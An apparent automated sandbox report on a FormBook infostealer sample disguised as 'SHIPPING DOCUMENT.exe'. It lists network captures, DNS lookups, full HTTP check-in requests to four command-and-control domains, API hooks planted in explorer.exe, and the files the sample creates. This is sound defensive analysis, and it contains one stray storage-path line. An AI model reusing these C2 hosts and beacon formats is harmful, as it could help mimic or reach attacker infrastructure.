05/04/21-20:12:37.590909	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.4	154.220.41.208
05/04/21-20:12:37.590909	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49766	80	192.168.2.4	154.220.41.208

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:11:36.430535078 CEST	49754	80	192.168.2.4	107.151.79.234
May 4, 2021 20:11:36.721960068 CEST	80	49754	107.151.79.234	192.168.2.4
May 4, 2021 20:11:36.722122908 CEST	49754	80	192.168.2.4	107.151.79.234
May 4, 2021 20:11:36.722306013 CEST	49754	80	192.168.2.4	107.151.79.234
May 4, 2021 20:11:37.016350031 CEST	80	49754	107.151.79.234	192.168.2.4
May 4, 2021 20:11:37.016379118 CEST	80	49754	107.151.79.234	192.168.2.4
May 4, 2021 20:11:37.016396999 CEST	80	49754	107.151.79.234	192.168.2.4
May 4, 2021 20:11:37.016410112 CEST	80	49754	107.151.79.234	192.168.2.4
May 4, 2021 20:11:37.016422033 CEST	80	49754	107.151.79.234	192.168.2.4
May 4, 2021 20:11:37.016550064 CEST	49754	80	192.168.2.4	107.151.79.234
May 4, 2021 20:11:37.016580105 CEST	49754	80	192.168.2.4	107.151.79.234
May 4, 2021 20:11:37.309417009 CEST	80	49754	107.151.79.234	192.168.2.4
May 4, 2021 20:11:56.325994015 CEST	49762	80	192.168.2.4	34.102.136.180
May 4, 2021 20:11:56.367203951 CEST	80	49762	34.102.136.180	192.168.2.4
May 4, 2021 20:11:56.367348909 CEST	49762	80	192.168.2.4	34.102.136.180
May 4, 2021 20:11:56.367537022 CEST	49762	80	192.168.2.4	34.102.136.180
May 4, 2021 20:11:56.408456087 CEST	80	49762	34.102.136.180	192.168.2.4
May 4, 2021 20:11:56.504621983 CEST	80	49762	34.102.136.180	192.168.2.4
May 4, 2021 20:11:56.504673958 CEST	80	49762	34.102.136.180	192.168.2.4
May 4, 2021 20:11:56.504898071 CEST	49762	80	192.168.2.4	34.102.136.180
May 4, 2021 20:11:56.504939079 CEST	49762	80	192.168.2.4	34.102.136.180
May 4, 2021 20:11:56.545893908 CEST	80	49762	34.102.136.180	192.168.2.4
May 4, 2021 20:12:16.770282984 CEST	49765	80	192.168.2.4	64.190.62.111
May 4, 2021 20:12:16.815764904 CEST	80	49765	64.190.62.111	192.168.2.4
May 4, 2021 20:12:16.815901041 CEST	49765	80	192.168.2.4	64.190.62.111
May 4, 2021 20:12:16.816143990 CEST	49765	80	192.168.2.4	64.190.62.111
May 4, 2021 20:12:16.861567974 CEST	80	49765	64.190.62.111	192.168.2.4
May 4, 2021 20:12:16.892096996 CEST	80	49765	64.190.62.111	192.168.2.4
May 4, 2021 20:12:16.892129898 CEST	80	49765	64.190.62.111	192.168.2.4
May 4, 2021 20:12:16.892287016 CEST	49765	80	192.168.2.4	64.190.62.111
May 4, 2021 20:12:16.892380953 CEST	49765	80	192.168.2.4	64.190.62.111
May 4, 2021 20:12:16.937747002 CEST	80	49765	64.190.62.111	192.168.2.4
May 4, 2021 20:12:37.285511017 CEST	49766	80	192.168.2.4	154.220.41.208
May 4, 2021 20:12:37.590425968 CEST	80	49766	154.220.41.208	192.168.2.4
May 4, 2021 20:12:37.590872049 CEST	49766	80	192.168.2.4	154.220.41.208
May 4, 2021 20:12:37.590909004 CEST	49766	80	192.168.2.4	154.220.41.208
May 4, 2021 20:12:37.893582106 CEST	80	49766	154.220.41.208	192.168.2.4
May 4, 2021 20:12:37.898349047 CEST	80	49766	154.220.41.208	192.168.2.4
May 4, 2021 20:12:37.898365021 CEST	80	49766	154.220.41.208	192.168.2.4
May 4, 2021 20:12:37.898538113 CEST	49766	80	192.168.2.4	154.220.41.208
May 4, 2021 20:12:37.898602962 CEST	49766	80	192.168.2.4	154.220.41.208
May 4, 2021 20:12:38.204751968 CEST	80	49766	154.220.41.208	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:10:23.100471973 CEST	64646	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:23.172450066 CEST	53	64646	8.8.8.8	192.168.2.4
May 4, 2021 20:10:24.091864109 CEST	65298	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:24.140894890 CEST	53	65298	8.8.8.8	192.168.2.4
May 4, 2021 20:10:25.898332119 CEST	59123	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:25.950277090 CEST	53	59123	8.8.8.8	192.168.2.4
May 4, 2021 20:10:26.661243916 CEST	54531	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:26.709969997 CEST	53	54531	8.8.8.8	192.168.2.4
May 4, 2021 20:10:28.094921112 CEST	49714	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:28.144993067 CEST	53	49714	8.8.8.8	192.168.2.4
May 4, 2021 20:10:28.895927906 CEST	58028	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:28.944466114 CEST	53	58028	8.8.8.8	192.168.2.4
May 4, 2021 20:10:29.856165886 CEST	53097	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:29.915005922 CEST	53	53097	8.8.8.8	192.168.2.4
May 4, 2021 20:10:29.961313009 CEST	49257	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:30.012523890 CEST	53	49257	8.8.8.8	192.168.2.4
May 4, 2021 20:10:31.803365946 CEST	62389	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:31.853471994 CEST	53	62389	8.8.8.8	192.168.2.4
May 4, 2021 20:10:32.708785057 CEST	49910	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:32.760482073 CEST	53	49910	8.8.8.8	192.168.2.4
May 4, 2021 20:10:33.501606941 CEST	55854	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:33.554955959 CEST	53	55854	8.8.8.8	192.168.2.4
May 4, 2021 20:10:34.857012033 CEST	64549	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:34.905607939 CEST	53	64549	8.8.8.8	192.168.2.4
May 4, 2021 20:10:35.967181921 CEST	63153	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:36.015979052 CEST	53	63153	8.8.8.8	192.168.2.4
May 4, 2021 20:10:36.764503956 CEST	52991	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:36.818133116 CEST	53	52991	8.8.8.8	192.168.2.4
May 4, 2021 20:10:37.895534992 CEST	53700	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:37.944308043 CEST	53	53700	8.8.8.8	192.168.2.4
May 4, 2021 20:10:38.794277906 CEST	51726	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:38.845922947 CEST	53	51726	8.8.8.8	192.168.2.4
May 4, 2021 20:10:39.904228926 CEST	56794	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:39.953146935 CEST	53	56794	8.8.8.8	192.168.2.4
May 4, 2021 20:10:41.021723032 CEST	56534	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:41.070427895 CEST	53	56534	8.8.8.8	192.168.2.4
May 4, 2021 20:10:42.201668024 CEST	56627	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:42.266638041 CEST	53	56627	8.8.8.8	192.168.2.4
May 4, 2021 20:10:43.036648035 CEST	56621	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:43.098949909 CEST	53	56621	8.8.8.8	192.168.2.4
May 4, 2021 20:10:44.497061014 CEST	63116	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:44.547878027 CEST	53	63116	8.8.8.8	192.168.2.4
May 4, 2021 20:10:45.598361969 CEST	64078	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:45.648258924 CEST	53	64078	8.8.8.8	192.168.2.4
May 4, 2021 20:10:46.404876947 CEST	64801	53	192.168.2.4	8.8.8.8
May 4, 2021 20:10:46.464987993 CEST	53	64801	8.8.8.8	192.168.2.4
May 4, 2021 20:11:02.089152098 CEST	61721	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:02.141515970 CEST	53	61721	8.8.8.8	192.168.2.4
May 4, 2021 20:11:12.937578917 CEST	51255	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:13.000139952 CEST	53	51255	8.8.8.8	192.168.2.4
May 4, 2021 20:11:17.360085011 CEST	61522	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:17.419871092 CEST	53	61522	8.8.8.8	192.168.2.4
May 4, 2021 20:11:29.710856915 CEST	52337	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:29.845668077 CEST	53	52337	8.8.8.8	192.168.2.4
May 4, 2021 20:11:30.667967081 CEST	55046	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:30.773550034 CEST	53	55046	8.8.8.8	192.168.2.4
May 4, 2021 20:11:31.398775101 CEST	49612	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:31.468777895 CEST	53	49612	8.8.8.8	192.168.2.4
May 4, 2021 20:11:31.779844999 CEST	49285	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:31.832775116 CEST	53	49285	8.8.8.8	192.168.2.4
May 4, 2021 20:11:31.926997900 CEST	50601	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:31.987099886 CEST	53	50601	8.8.8.8	192.168.2.4
May 4, 2021 20:11:32.563543081 CEST	60875	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:32.625091076 CEST	53	60875	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:11:33.563436031 CEST	56448	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:33.626952887 CEST	53	56448	8.8.8.8	192.168.2.4
May 4, 2021 20:11:34.135477066 CEST	59172	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:34.193928957 CEST	53	59172	8.8.8.8	192.168.2.4
May 4, 2021 20:11:35.226448059 CEST	62420	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:35.283691883 CEST	53	62420	8.8.8.8	192.168.2.4
May 4, 2021 20:11:36.049501896 CEST	60579	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:36.224613905 CEST	50183	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:36.424552917 CEST	53	60579	8.8.8.8	192.168.2.4
May 4, 2021 20:11:36.503490925 CEST	53	50183	8.8.8.8	192.168.2.4
May 4, 2021 20:11:37.042174101 CEST	61531	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:37.105658054 CEST	53	61531	8.8.8.8	192.168.2.4
May 4, 2021 20:11:40.637680054 CEST	49228	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:40.696042061 CEST	53	49228	8.8.8.8	192.168.2.4
May 4, 2021 20:11:56.263324976 CEST	59794	53	192.168.2.4	8.8.8.8
May 4, 2021 20:11:56.324739933 CEST	53	59794	8.8.8.8	192.168.2.4
May 4, 2021 20:12:11.693784952 CEST	55916	53	192.168.2.4	8.8.8.8
May 4, 2021 20:12:11.742496014 CEST	53	55916	8.8.8.8	192.168.2.4
May 4, 2021 20:12:13.384565115 CEST	52752	53	192.168.2.4	8.8.8.8
May 4, 2021 20:12:13.452053070 CEST	53	52752	8.8.8.8	192.168.2.4
May 4, 2021 20:12:16.698889017 CEST	60542	53	192.168.2.4	8.8.8.8
May 4, 2021 20:12:16.768903971 CEST	53	60542	8.8.8.8	192.168.2.4
May 4, 2021 20:12:37.072877884 CEST	60689	53	192.168.2.4	8.8.8.8
May 4, 2021 20:12:37.284445047 CEST	53	60689	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 20:11:36.049501896 CEST	192.168.2.4	8.8.8.8	0x7501	Standard query (0)	www.barkinlot.com	A (IP address)	IN (0x0001)
May 4, 2021 20:11:56.263324976 CEST	192.168.2.4	8.8.8.8	0xd8c7	Standard query (0)	www.buyruon.com	A (IP address)	IN (0x0001)
May 4, 2021 20:12:16.698889017 CEST	192.168.2.4	8.8.8.8	0xfab8	Standard query (0)	www.fuerzaagavera.com	A (IP address)	IN (0x0001)
May 4, 2021 20:12:37.072877884 CEST	192.168.2.4	8.8.8.8	0xce44	Standard query (0)	www.union-green.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 20:11:36.424552917 CEST	8.8.8.8	192.168.2.4	0x7501	No error (0)	www.barkinlot.com		107.151.79.234	A (IP address)	IN (0x0001)
May 4, 2021 20:11:56.324739933 CEST	8.8.8.8	192.168.2.4	0xd8c7	No error (0)	www.buyruon.com	buyruon.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:11:56.324739933 CEST	8.8.8.8	192.168.2.4	0xd8c7	No error (0)	buyruon.com		34.102.136.180	A (IP address)	IN (0x0001)
May 4, 2021 20:12:16.768903971 CEST	8.8.8.8	192.168.2.4	0xfab8	No error (0)	www.fuerzaagavera.com		64.190.62.111	A (IP address)	IN (0x0001)
May 4, 2021 20:12:37.284445047 CEST	8.8.8.8	192.168.2.4	0xce44	No error (0)	www.union-green.com		154.220.41.208	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.barkinlot.com
- www.buyruon.com
- www.fuerzaagavera.com
- www.union-green.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49754	107.151.79.234	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:11:36.722306013 CEST	2080	OUT	GET /dxe/?k0GxOl=WjDhBMZGXEFchLZ7o6W3JT2VhJsjwIpQ+RcXbs0zm7DaFFVtu5gSyYsWe3hhttt0VKfM&NX1TzP=t8UH-PXh7J HTTP/1.1 Host: www.barkinlot.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 20:11:37.016350031 CEST	2123	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 04 May 2021 18:11:41 GMT Content-Type: text/html Content-Length: 4372 Connection: close Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 47 42 4b 22 3e 0d 0a 3c 74 69 74 6c 65 3e b9 fa 7c bc ca 7c b2 a9 7c b2 ca 7c bc e0 7c b6 bd 7c ce af 7c d4 b1 7c bb e1 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 3c 73 74 79 6c 65 3e 2e 69 65 38 20 2e 61 6c 65 72 74 2d 63 69 72 63 6c 65 2c 2e 69 65 38 20 2e 61 6c 65 72 74 2d 66 6f 6f 74 65 72 7b 64 69 73 70 6c 61 79 3a 6e 6f 6e 65 7d 2e 69 65 38 20 2e 61 6c 65 72 74 2d 62 6f 78 7b 70 61 64 64 69 6e 67 2d 74 6f 70 3a 37 35 70 78 7d 2e 69 65 38 20 2e 61 6c 65 72 74 2d 73 65 63 2d 74 65 78 74 7b 74 6f 70 3a 34 35 70 78 7d 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 73 74 79 6c 65 3e 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 36 45 41 45 42 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 41 72 69 61 6c 2c 27 ce a2 c8 ed d1 c5 ba da 27 2c 27 cb ce cc e5 27 2c 73 61 6e 73 2d 73 65 72 69 66 7d 2e 61 6c 65 72 74 2d 62 6f 78 7b 64 69 73 70 6c 61 79 3a 6e 6f 6e 65 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 6d 61 72 67 69 6e 3a 39 36 70 78 20 61 75 74 6f 20 30 3b 70 61 64 64 69 6e 67 3a 31 38 30 70 78 20 38 35 70 78 20 32 32 70 78 3b 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 31 30 70 78 20 31 30 70 78 20 30 20 30 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 35 70 78 20 39 70 78 20 31 37 70 78 20 72 67 62 61 28 31 30 32 2c 31 30 32 2c 31 30 32 2c 30 2e 37 35 29 3b 77 69 64 74 68 3a 32 38 36 70 78 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 7d 2e 61 6c 65 72 74 2d 62 6f 78 20 70 7b 6d 61 72 67 69 6e 3a 30 7d 2e 61 6c 65 72 74 2d 63 69 72 63 6c 65 7b 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 74 6f 70 3a 2d 35 30 70 78 3b 6c 65 66 74 3a 31 31 31 70 78 7d 2e 61 6c 65 72 74 2d 73 65 63 2d 63 69 72 63 6c 65 7b 73 74 72 6f 6b 65 2d 64 61 73 68 6f 66 66 73 65 74 3a 30 3b 73 74 72 6f 6b 65 2d 64 61 73 68 61 72 72 61 79 3a 37 33 35 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 73 74 72 6f 6b 65 2d 64 61 73 68 6f 66 66 73 65 74 20 31 73 20 6c 69 6e 65 61 72 7d 2e 61 6c 65 72 74 2d 73 65 63 2d 74 65 78 74 7b 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 74 6f 70 3a 31 31 70 78 3b 6c 65 66 74 3a 31 39 30 70 78 3b 77 69 64 74 68 3a 37 36 70 78 3b 63 6f 6c 6f 72 3a 23 30 30 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 38 70 78 7d 2e 61 6c 65 72 74 2d 73 65 63 2d 75 6e 69 74 7b 66 6f 6e 74 2d 73 69 7a 65 3a 33 34 70 78 7d 2e 61 6c 65 72 74 2d 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 33 35 70 78 20 30 7d 2e 61 6c 65 72 74 2d 68 65 61 64 7b 63 6f 6c 6f 72 3a 23 32 34 32 34 32 34 3b 66 6f 6e 74 2d 73 69 7a 65 3a 32 38 70 78 7d 2e 61 6c 65 72 74 2d 63 6f 6e 63 65 6e 74 7b 6d 61 72 67 69 6e 3a 32 35 70 78 20 30 20 31 34 70 78 3b 63 6f 6c 6f 72 3a 23 37 42 37 42 37 42 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 38 70 78 7d 2e 61 6c 65 72 74 2d 63 6f 6e 63 65 6e 74 20 70 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 37 70 78 7d 2e 61 6c 65 72 74 2d 62 74 6e 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 31 30 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 41 42 30 46 37 3b 68 65 69 67 68 74 3a 35 35 70 78 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 35 35 70 78 3b 77 69 64 74 68 3a 32 38 36 70 78 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 66 6f 6e 74 2d 73 69 7a 65 3a 32 30 70 78 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 Data Ascii: <!DOCTYPE html><html><head><meta charset="GBK"><title>|||||||</title>...[if IE 8]><style>.ie8 .alert-circle ,.ie8 .alert-footer{display:none}.ie8 .alert-box{padding-top:75px}.ie8 .alert-sec-text{top:45px}</style><![endif]--><sty le>body{margin:0;padding:0;background:#E6EAEB;font-family:Arial,'',sans-serif}.alert-box{display:none;position:relati ve;margin:96px auto 0;padding:180px 85px 22px;border-radius:10px 10px 0 0;background:#FFF;box-shadow:5px 9px 1 7px rgba(102,102,102,0.75);width:286px;color:#FFF;text-align:center}.alert-box p{margin:0}.alert-circle{position:absolut e;top:-50px;left:111px}.alert-sec-circle{stroke-dashoffset:0;stroke-dasharray:735;transition:stroke-dashoffset 1s linear}.alert-sec-text{position:absolute;top:11px;left:190px;width:76px;color:#000;font-size:68px}.alert-sec-unit{font-size:34px}.alert-body{margin:35px 0}.alert-head{color:#242424;font-size:28px}.alert-concent{margin:25px 0 14px;color:#7B7B7B;font-size:18px}.alert-concent p{line-height:27px}.alert-btn{display:block;border-radius:10px;background-color:#4AB0F7;heig ht:55px;line-height:55px;width:286px;color:#FFF;font-size:20px;text-decorat

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49762	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:11:56.367537022 CEST	6379	OUT	GET /dxe/?k0GxOl=sFVJxLIQKAVd+Y7XtG7gnaG34PPCpjG6GFyGl+6CuFNb0W3+mUMXX+9XGZNJldEnuWZ9&NX1TzP=t8UH-PXh7J HTTP/1.1 Host: www.buyruon.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:11:56.504621983 CEST	6380	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 04 May 2021 18:11:56 GMT Content-Type: text/html Content-Length: 275 ETag: "6089be8c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49765	64.190.62.111	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:12:16.816143990 CEST	6409	OUT	GET /dxe/?k0GxOl=RbAtrmEWvlHFDlwUmkIgxTv6ob9YXkoV/NFTjoChCyM+ucvF9ABfViB5xXwNeUqJEtMU&NX1TzP=t8UH-PXh7J HTTP/1.1 Host: www.fuerzaagavera.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 20:12:16.892096996 CEST	6410	IN	HTTP/1.1 302 Found date: Tue, 04 May 2021 18:12:16 GMT content-type: text/html; charset=UTF-8 content-length: 0 x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_EROzPbOnbfRvUmSbAOkEUwJ7s553plun9G63+qZ5vnIypGjvdj+l8kui4EOI3lWVG2yScLUXKcmIyMA5hPxUDw== expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache last-modified: Tue, 04 May 2021 18:12:16 GMT location: https://sedo.com/search/details/?partnerid=324561&language=it&domain=fuerzaagavera.com&origin=sales_lander_1&utm_medium=Parking&utm_campaign=offerpage x-cache-miss-from: parking-5cc4cbb56f-gtxcr server: NginX connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49766	154.220.41.208	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 20:12:37.590909004 CEST	6412	OUT	GET /dxe/?k0GxOl=sOnMPkACxZJCHwFpI01WJHJoP6Rqh5hpLBOGFt1I8eGpOjOkLkuqJ1zaMIEMMNEsyDxC&NX1TzP=t8UH-PXh7J HTTP/1.1 Host: www.union-green.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 20:12:37.898349047 CEST	6412	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 04 May 2021 18:12:37 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE6
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE6
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE6
GetMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE6

Statistics

Behavior



System Behavior

Analysis Process: SHIPPING DOCUMENT.exe PID: 7060 Parent PID: 6000

General

Start time:	20:10:33
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\SHIPPING DOCUMENT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SHIPPING DOCUMENT.exe'
Imagebase:	0x400000
File size:	233957 bytes
MD5 hash:	25E847B9631BC2FE8D87FE4278FA142E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.661322620.00000000023D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.661322620.00000000023D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.661322620.00000000023D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nseA920.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\nseA921.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405E24	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40589E	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\ex08fobkizb	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
C:\Users\user\AppData\Local\Temp\kmvt65sofzhcy6	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405DED	CreateFileA
